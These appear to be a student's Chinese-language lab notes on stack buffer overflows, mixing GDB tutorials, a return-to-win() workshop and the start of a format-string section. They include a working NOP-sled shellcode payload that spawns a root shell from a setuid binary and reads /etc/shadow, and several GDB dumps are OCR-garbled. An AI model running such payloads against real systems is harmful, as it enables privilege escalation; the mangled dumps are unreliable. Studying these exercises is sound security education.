0xbffffaca: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffada: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffaea: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffafa: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb0a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb1a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb2a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb3a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb4a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb5a: 0x90909090 0x90909090 0x90909090 0x90909090
```


going to be right at the beginning of our buffer. And what we're

在一堆909090的地址中，随便找一个，比如视频中的0xbffffafa。

```
--> type <return> to continue, or q <return> to quit--q
Quit
(gdb) run $(python -c 'print "\x90" * 425 + "\x31\xC0\x83\xEC\x01\x88\x04\x24\x68\x2F\x7A\x73\x68\x68\x2F\x62\x69\x6E\x68\x2F\x75\x73\x72\x89\xE6\x50\x56\xB0\x0B\x89\xF3\x89\xE1\x31\xD2\xCD\x80\xB0\x01\x31\xDB\xCD\x80" + "\xBA\xFA\xFF\xBF" * 10')
```

一个chuch是四个字节，是从右到左写，但是整个大方向是从左到右，从低地址位 ---》 高地址位走。

最终成果。



```
mike@kali:~/exploits$ whoami
mike
mike@kali:~/exploits$ cat /etc/shadow
cat: /etc/shadow: Permission denied
mike@kali:~/exploits$ ./envexec /home/mike/exploits/vuln $(python -c 'print "\x90" * 425 + "\x31\xC0\x83\xEC\x01\x88\x04\x24\x68\x2F\x7A\x73\x68\x68\x2F\x62\x69\x6E\x68\x2F\x75\x73\x72\x89\xE6\x50\x56\xB0\x0B\x89\xF3\x89\xE1\x31\xD2\xCD\x80\xB0\x01\x31\xDB\xCD\x80" + "\xBA\xFA\xFF\xBF" * 10')
kali# whoami
root
kali# c
kali# cat /etc/shadow
```

## GDB Debugger

gdb <文件名>, 以启动

<https://youtu.be/bWH-nL7v5F4>

-q 选择文件 gdb -q 文件名

list, l 显示代码行, list 1, 从显示第一行开始。

b, break, 设置break point. **设置断点的那一行, 是还没有执行的。** eip会指向断点所指的地址。因为eip指针用于存储当前CPU即将执行的指令地址。

所以如果我利用gdb设置了断点, 那么程序运行时, eip就恰好指向断点处的地址吗

是的, 当 GDB 命中断点并暂停程序时, EIP (在 x86\_64 下为 RIP) 会指向断点所在的指令地址, 但有一个细节需要注意:

## 1. 断点触发时 EIP 的状态

- **GDB 断点机制:**

- GDB 通过在目标指令地址处\*\*插入一条特殊的 `int3` (0xCC, 中断指令) \*\*来实现断点。
- 当 CPU 执行到 `int3` 这条指令时, 会触发一个软件中断, GDB 捕获到中断并暂停程序。

- **EIP 位置:**

- 在断点处停下时, EIP 仍然指向**断点指令的地址** (即 `int3` 这个替换的指令)。
- 但当你使用 `si` (单步执行) 或 `continue` 继续运行时, GDB 会恢复原来的指令, 并让 EIP 执行真正的指令。

**run**, 在gdb状态下, 运行程序。若遇到break point则停止, 等待下一步指令。

**continue**: 继续执行

**info frame**, 获得frame detail. eip是return address.

**x**: examine, x/40x, examine后面40个16进制字符。找saved eip, saved eip也有自己的地址address。overwrite saved eip的内容, 就可以执行自己想要的攻击。

**p**, 获得函数地址。p win. 很有用, 比如找某个变量或函数的地址

如果是变量, 需要加&

## 1. 使用 print & 变量名 查看地址

最直接的方法是使用 `print` 命令加上 `&` 取地址运算符:

```
sh  
(gdb) print &var
```

複製  編輯

或者:

```
sh  
(gdb) p &var
```

複製  編輯

示例:

```
sh  
(gdb) p &x  
$1 = (int *) 0x7fffffff3a4
```

複製  編輯

- `$1` 是 GDB 赋予的编号 (可以用 `$1` 直接引用)。
- `0x7fffffff3a4` 是变量 `x` 在内存中的地址。

`$1 = (int *) 0x7fffffff3a4`

- `$1` 是 GDB 赋予的编号 (可以用 `$1` 直接引用)
- `0x7fffffff3a4` 是变量 `x` 在内存中的地址

如果 `x` 是一个指针, 可以直接打印它

詢問任何問題



搜尋



推理

```
25     {  
26         // this makes sure the program runs as  
27         // setreuid(geteuid(), getegid());  
28         system("cat /home/q1/secret");  
29     }  
30 }
```

(gdb) b 24  
Breakpoint 2 at 0x56556258: file run\_me.c, line 24.  
(gdb) run \$(python3 -c 'print("A"\*1025)')  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /home/q1/run\_me \$(python3 -c 'print([Thread debugging using libthread\_db enabled]  
Using host libthread\_db library "/lib/x86\_64-linux-gnu/libthread\_db.so.1"  
  
Breakpoint 2, main (argc=2, argv=0xfffffd1a4) at run\_me.c:24  
24 if (locals.changeme != 0)  
(gdb) p &changeme  
No symbol "changeme" in current context.  
(gdb) p &locals.changeme  
\$1 = (volatile int \*) 0xffffd0cc

next, step

## 2. 单步执行

如果你想 **逐行调试** 而不是直接运行到下一个断点，可以使用：

- next (n): 执行当前行，**不进入** 函数
- step (s): 执行当前行，**进入** 函数内部
- finish : 执行到当前函数返回

示例：

```
gdb

(gdb) next    # 执行当前行, 不进入函数
(gdb) step    # 进入当前行的函数内部
(gdb) finish  # 运行到当前函数返回
```

## 取消 break point

### 3. 跳过当前断点

如果不想再停在当前断点，可以：

```
gdb

disable breakpoints <编号>  # 禁用指定断点
enable breakpoints <编号>   # 重新启用断点
```

或者直接删除：

```
gdb

delete breakpoints <编号>
```

## 一般在哪里break？


可以在一些关键词，比如print, input之后的位置，又或者是一个函数的末尾，因为靠近return的地址。

**使用流程：**gdb进入，设置break point, 进行info frame, 查看eip, ebp都在哪里，执行x/40x \$esf, 查看我们input的在各个内存的位置。

## 查看break point位置 layout src

You can confirm the location of the breakpoint in the source code by typing "layout src" (you can also try other layouts: asm for assembly, etc). The "layout src" command may mess with your terminal a bit, so you may want to quit and restart gdb for a smoother experience.

a1112407@kali: ~/ws5



```
File Actions Edit View Help
hello.c
1 #include <stdio.h>
2 void hello(char *name)
3 {
4     printf("Hello, %s !! \\n", name);
5 }
6 int main()
7 {
```

x /40x \$esp

gdb debugger的使用。x /40x \$esp，是从esp指针开始，往高处地址，输出40位地址上数据的意思吗


是的，x /40x \$esp 这个命令的作用如下：

### 命令解释

```
gdb
x /40x $esp
```

复制 粘贴

- x (examine) : 查看内存内容
- /40x :
  - 40 : 显示 40 个单位的数据
  - x : 以 十六进制 格式输出数据
- \$esp : 从当前 ESP (栈指针寄存器) 指向的地址开始查看



## info reg esp

```
0x0ffffdd000 0xfffffe000 0x21000 0x0 rw-p [stack]
(gdb) info reg esp
esp 0xfffffce70 0xfffffce70
(gdb) info reg ebp
ebp 0xfffffce88 0xfffffce88
(gdb) x /40x $esp
0xfffffce70: 0xf7fc0400 0x00000000 0x00000000 0x00000000
0xfffffce80: 0xffffcea0 0xf7f9ae14 0x00000000 0xf7d89d43
0xfffffce90: 0x00000000 0x00000000 0xf7da3069 0xf7d89d43
0xffffcea0: 0x00000001 0xffffcf54 0xfffffcf5c 0xffffcec0
0xffffceb0: 0xf7f9ae14 0x565561bb 0x00000001 0xffffcf54
0xffffcec0: 0xf7f9ae14 0xfffffcf5c 0xf7ffcb60 0x00000000
0xffffced0: 0xae42b29d 0xe0e5f48d 0x00000000 0x00000000
0xffffcee0: 0x00000000 0xf7ffcb60 0x00000000 0x980ff400
0xffffcef0: 0xf7ffd89cd6 0xf7f9ae14 0xf7d89e08 0xf7d89e08
0xffffcf00: 0xf7fc8af4 0x56558eec 0x00000000 0xf7ffd000
(gdb)
```

手写注释：在输出中，ESP指向0xfffffce70，EBP指向0xfffffce88。ESP上方有“esp”字样，EBP上方有“ebp”字样。

## info frame

```
(gdb) x /40x $esp
0xfffffce70: 0xf7fc0400 0x00000000 0x00000000 0x00000000
0xfffffce80: 0xffffcea0 0xf7f9ae14 0x00000000 0xf7d89d43
0xfffffce90: 0x00000000 0x00000000 0xf7da3069 0xf7d89d43
0xffffcea0: 0x00000001 0xffffcf54 0xfffffcf5c 0xffffcec0
0xffffceb0: 0xf7f9ae14 0x565561bb 0x00000001 0xffffcf54
0xffffcec0: 0xf7f9ae14 0xfffffcf5c 0xf7ffcb60 0x00000000
0xffffced0: 0xae42b29d 0xe0e5f48d 0x00000000 0x00000000
0xffffcee0: 0x00000000 0xf7ffcb60 0x00000000 0x980ff400
0xffffcef0: 0xf7ffd89cd6 0xf7f9ae14 0xf7d89e08 0xf7d89e08
0xffffcf00: 0xf7fc8af4 0x56558eec 0x00000000 0xf7ffd000
(gdb) info frame
Stack level 0, frame at 0xffffcea0:
eip = 0x565561d7 in main (hello.c:9); saved eip = 0xf7d89d43
source language c.
Arglist at 0xffffce88, args:
Locals at 0xffffce88, Previous frame's sp is 0xffffcea0
Saved registers:
    ebx at 0xffffce84, ebp at 0xffffce88, eip at 0xffffcec0
(gdb)
```

手写注释：在输出中，ESP指向0xfffffce70，EBP指向0xfffffce88。ESP上方有“esp”字样，EBP上方有“ebp”字样。eip下方有“eip = 0xf7d89d43”字样。

## buffer overflow 2 配合利用gdb workshop

目标：利用buffer overflow attack，使得能触发win函数。

思路：每一个函数都有return，可以找到hello函数的return内存地址上，更改为win函数的内存地址。从而使得hello函数return时，就会触发win函数。

利用gdb可以在hello函数，快结束的地方，设置break point.

利用x /40x查看其附近的内存内容，利用info frame了解eip，也就是当前程序执行时，指针所在的位置。

```

#include <stdio.h>
#include <stdlib.h>
void win()
{
    printf("You win!\n");
}
void hello()
{
    char buf[17];
    printf("What is your name? ");
    gets(buf);
    printf("Hello %s!\n", buf);
}
int main(int argc, char **argv)
{
    hello();
    return 0;
}

```

输入了16个A进去

```

(gdb) run <<(python -c 'print("A"*16)')
Starting program: /home/a1112407/ws5/flow <<(python3 -c 'print("A"*16)')

Breakpoint 1, hello () at flow.c:12
12 printf("Hello %s!\n", buf);

```

可以看到内存内容中的0x41，就是ASCII码的A，既然要overwrite原本的return内容，那就多加点A，使得刚好能堆到我们的目标。

Show the frame info using the command "info frame" to find out where the return address (saved eip) is stored, and show the stack using the x command.

```

(gdb) info frame
Stack level 0, frame at 0xffffd330:
  eip = 0x56556217 in hello (flow.c:12); saved eip = 0x56556248
  called by frame at 0xffffd340
  source language c.
  Arglist at 0xffffd328, args:
  Locals at 0xffffd328, Previous frame's sp is 0xffffd330
  Saved registers:
    ebx at 0xffffd324, ebp at 0xffffd328, eip at 0xffffd32c
(gdb) x/40x $esp
0xffffd310: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd320: 0xf7fe4200 0x00000000 0xffffd338 0x56556248
0xffffd330: 0xf7fb3000 0xf7fb3000 0x00000000 0xf7dfa811
0xffffd340: 0x00000001 0xffffd3d4 0xffffd3dc 0xffffd364
0xffffd350: 0x00000001 0x00000000 0xf7fb3000 0x00000000

```

The return address is stored at 0xffffd32c, and we want to overwrite this with the address of the win() function. Find out the location of the win function by "print win"

win函数的地址是

# win+win地址

```
(gdb) print win  
$2 = {void ()} 0x5655561b9 <win>
```

Also, you can see the series of 0x414141's representing the content of buff. You can see we need to fill another 3 DWORDs with A's (i.e., 12 A's) then overwrite the return address with 0x5655561b9 (the address for win()). Let's try this (last time we printed 16 A's, so we print 16+12 = 28 times). Note that the target address must be written in byte-wise reverse order due to little-endian.

```
(gdb) run <<(python2 -c 'print("A"*28 + "\xb9\x61\x55\x56")')  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y
```

倒过来写，后面的字节先写。

The program will break at line 12 again. Check that the overwriting of the return address is successful.

```
(gdb) x/40x $esp  
0xfffffd310: 0x41414141 0x41414141 0x41414141 0x41414141  
0xfffffd320: 0x41414141 0x41414141 0x41414141 0x5655561b9  
0xfffffd330: 0xf7fb3000 0xf7fb3000 0x00000000 0xf7dfa811  
0xfffffd340: 0x00000001 0xfffffd3d4 0xfffffd3dc 0xfffffd364
```

Then type continue to continue with the execution.

```
(gdb) cont  
Continuing.  
What is your name? Hello AAAAAAAAAAAAAAAAAAAAAAAAUV!  
You win!
```

Program received signal SIGSEGV, Segmentation fault.  
0xf7fb3000 in ?? () from /lib32/libc.so.6

So we succeeded in getting the program to return to the win() function and print "You win!". Unfortunately, the program does not exit gracefully.

## Workshop - bufferoverflow

关键在于控制return。


buffer overflow attack的本质：从输入到return之间，有多少个字节空间，就填满这部分空间，或跳过，从而我们可以将数据堆到我们想要的return地址，之后则在return地址中，写入自己的内容，从而实现我们的目标。

使用GDB debugger

使用流程：gdb进入，设置break point，进行info frame，查看eip, ebp都在哪里，执行x/40x \$esf，查看我们input的在各个内存的位置。

## 看内存数据的基本知识

# 地址



# 内容

每个数据，都有自己的地址，每一行，就是一个十六进制地址所代表的数据元素

利用GDB工具，主要查看saved eip, eip, ebp信息。

Screenshot of the GDB interface showing memory dump and registers. The memory dump shows the contents of memory starting from address 0xfffffcf10. The registers show the state of the processor, including the stack pointer (ebp), base pointer (bp), and function pointer (fp). Handwritten annotations in yellow and red highlight specific memory locations and register values.

Address	Value	Value	Value	Value
0xfffffcf10	0x00000000	0x41ffff1ff	0x71414141	0x71414141
0xfffffcf00	0x00000000	0x41414141	0x41414141	0x7d8cd43
0xfffffcf10	0x00000000	0xf7f9de14	0x00000000	0x7d8cd43
0xfffffcf20	0x00000000	0x00000000	0xf7da6069	0x7d8cd43
0xfffffcf30	0x00000001	0xfffffcfe4	0xfffffcfec	0xfffffcf50
0xfffffcf40	0xf7f9de14	0x5653619d	0x00000001	0xfffffcfe4
0xfffffcf50	0xf7f9de14	0xfffffcfec	0xf7ffcb60	0x00000000
0xfffffcf60	0x3899e01d	0x769d860d	0x00000000	0x00000000
0xfffffcf70	0x00000000	0xf7ffcb60	0x00000000	0xee818700
0xfffffcf80	0xf7f9de14	0xf7d8cd43	0xf7f9de14	0xf7d8ce08

利用p 获得函数function的地址

```
ebx at 0xfffffcf14, esp = 0x0000000000000000  
db) x/40x $esp  
fffffcf0c: 0x0000000000000000 0x0000000000000000  
fffffcf0d: 0x41414141 0x0000000000000000  
fffffcf10: 0x00414141 0x0000000000000000  
fffffcf14: 0x0000000000000000 0x0000000000000000  
fffffcf20: 0x0000000000000000 0x0000000000000000  
fffffcf30: 0x0000000000000001 0x0000000000000001  
fffffcf40: 0xf7f9de14 0x0000000000000000  
fffffcf50: 0xf7f9de14 0x0000000000000000  
fffffcf60: 0x58160d63 0x0000000000000000  
fffffcf70: 0x0000000000000000 0x0000000000000000  
fffffcf80: 0x0000000000000000 0x0000000000000000  
fffffcf90: 0x0000000000000000 0x0000000000000000  
db) p/d 0xfffffcf1c - 0xfffffcf0f  
- 29  
db) p win  
- [void ()] 0x5655e1ad <win>  
db) run < <(python2 -c 'print("A")'  
program being debugged has been  
run it from the beginning? (y or  
n) n  
自动
```

function的地址是0x5655e1ad，那么在写入进return地址中，则要写成ad e1 55 56. 每一个字节，倒着写进。


为什么是倒着写进去？

因为随着stack的grow，越高的stack，其地址越小。所以address地址是从高往低。既然这样，十六进制就是从F E D C B A 9 8 .... 3 2 1地进行。所以倒着写ad e1 55 56，stack读的时候，就是56 55 e1 ad，这样地读。

File Actions Edit View Help

```
Breakpoint 1, hello () at flow.c:12
12     printf("Hello %s\n", buf);
(gdb) c
Continuing.
what is your name? Hello AAAAAAAAAAAAAAAAAAUVI
Program received signal SIGSEGV, Segmentation fault.
#00000000 in ?? ()
(gdb) run < <(python2 -c 'print("A"*29 + "\xad\x61\x55\x56")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/nkshps/flow < <(python2 -c 'print("A"*29
+ "\xad\x61\x55\x56")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, hello () at flow.c:12
12     printf("Hello %s\n", buf);
(gdb) c
Continuing.
what is your name? Hello AAAAAAAAAAAAAAAAAAUVI
You WIN!
```

nop sled，区域的作用是，什么也不做，继续forward地执行。



## workshop —— format string attack


简单来说，print遇到format string，如%08x，就会自己去找内存中有哪些数据是匹配的，自动地展示出来

```

55 // return 0;
56
57 int num= 256;
58 //将num转换为16进制，输出8位，不足的补0
59 printf("%08x",num); //output: 00000100
60 return 0;
61 }
```

## 图解

根据linux的内存管理习惯，变量会存放在内存的低地址位，逐渐往上走，也就是往高地址位走。写入多少format string进去，就会自动配对多少个变量的内容。



#### BUGS

Because `sprintf()` and `vprintf()` assume an arbitrarily long string, callers must be careful not to overflow the actual space; this is often impossible to assure. Note that the length of the strings produced is locale-dependent and difficult to predict. Use `snprintf()` and `vsnprintf()` instead (or `asprintf(3)` and `vasprintf(3)`).

Linux libc4.[45] does not have a `snprintf()`, but provides a libbsd that contains an `snprintf()` equivalent to `sprintf()`, that is, one that ignores the `size` argument. Thus, the use of `snprintf()` with early libc4 leads to serious security problems.

Code such as `printf(foo);` often indicates a bug, since `foo` may contain a `%` character. If `foo` comes from untrusted user input, it may contain `%n`, causing the `printf()` call to write to memory and creating a security hole.

#### printf本身的漏洞

`printf()`会读取到stack上的任何东西，当你输入format string时，它可能会读取到内存中的内容。这就是内存泄漏。

<https://youtu.be/0WvrSfcqdq1>

#### 代码解释

```

